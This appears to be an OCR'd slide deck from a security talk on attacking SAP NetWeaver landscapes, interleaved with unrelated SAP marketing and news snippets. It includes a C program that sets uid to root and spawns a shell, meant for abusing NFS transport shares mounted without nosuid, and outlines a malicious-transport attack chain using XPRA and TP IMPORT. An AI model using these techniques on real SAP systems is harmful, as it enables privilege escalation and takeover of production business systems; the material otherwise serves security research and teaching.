
? *TestDrive SAP NetWeaver 7.0 Enhancement Package 2 (NPL)*

This SAP NetWeaver 7.0 EhP 2 SPS7 TestDrive provides both an
ABAP and a JAVA application server running on a MaxDB 7.8.01
for Linux x86_64.

Copyright © 2012 SAP AG. All rights reserved.

NW Business Client

- SAP NetWeaver Business Client (NWBC) is a rich desktop client.
- Runs on Windows and can run:
  - Web Dynpro for ABAP/Java.
  - SAP GUI applications.
  - BI reports/Flex content/Adobe Forms etc.



Strategy 2007 15 Minutes ago
Deutsche Version


What does our strategy hold in store for 2007?
What do we need to focus on?
Our top executives have the answers.

New Stars in the SAP Sky Tue Apr 2, 8:44 PM
Deutsche Version

Walldorf has reason to celebrate: After two years of construction, the two new star buildings were opened in a festive ceremony.

SAP NW/RFC SDK

- ABAP programs can be called remotely via Remote Function Calls (RFC).
- The SDK is written in C/C++ and provides an RFC API.
- RFC SDK (7.20) / NW RFC SDK (7.20).
- 3rd party wrappers are available (PHP/Perl/Ruby/Python).
- Big thanks to Martin Ceronio for his Ruby wrapper ;)



What Makes a Win?

- SAP Administration privileges at the Operating system level (<sid>adm user) or higher.
- DBA privileges over SAP database schemas or higher.
- SAP_ALL privileges over the production client or equivalent.
- Any one of the above can be used to gain the others.

WARNING


RESTRICTED AREA

PAYING SUBSCRIBERS ONLY

SAP Infra & Landscape


DEV, QAS and PROD

SAP Infrastructure



SAP Landscape

- Typically a three-system landscape is implemented.
- Development Server (**DEV**)
- Quality Assurance Server (**QAS**)
- Production Server (**PROD**)



- The landscape design is not to facilitate redundancy, but to enhance "configuration pipeline management".
- Changes are migrated from DEV through to PROD via a process called “Change and Transport Management” (CTS, or Transports).

Change & Transport System

- The Change and Transport System (CTS) is used to transport changes between SAP systems.
- The enhanced Change and Transport System (CTS+) enables you to transport Java objects and SAP-related non-ABAP applications.
- The Common Transport Directory (CTD) is the directory where changes (transports) are exported to and imported from in a SAP landscape (NFS & SMB/CIFS).

NFS nosuid

- The directory must be shared for all systems in the landscape.
- Often the NFS shares are exported and mounted without the nosuid option.

```
//set uid and gid to root (and spawn a shell)
#include <stdlib.h>
int main(int argc, char **argv, char **envp){
  setuid(0);
  setgid(0);
  execve("/bin/sh",argv,envp);
  return(0);
}
```

- http://www.bindshell.net/tools/become.html & ftp://ftp.cs.vu.nl/pub/leendert/nfsshell.tar.gz

TMS/CTD/CTS Pwnage

- The CTD contains Data & Cofiles - Cofiles contain command/change req info - transport type, object classes, required import steps, and post-processing exit codes etc. Data file contains the real objects (Tables, Code, etc.)

- Using **XPRA** (**EX**ecution of **PR**ogram **A**fter Import) you can add a step in a transport request to execute any ABAP available in the system (or exec program you put in same transport req).

- TP is a utility for controlling transports between SAP Systems & can be called remotely in older kernel versions w/o auth (misconfigured Gateway srvc).

- Create malicious Transport -> export it so you get Data & Cofile -> Upload to CTD -> Exec ADDTOBUFFER & TP IMPORT -> Profit!

- Whitepaper soon from Joris van de Vis - erp-sec.com

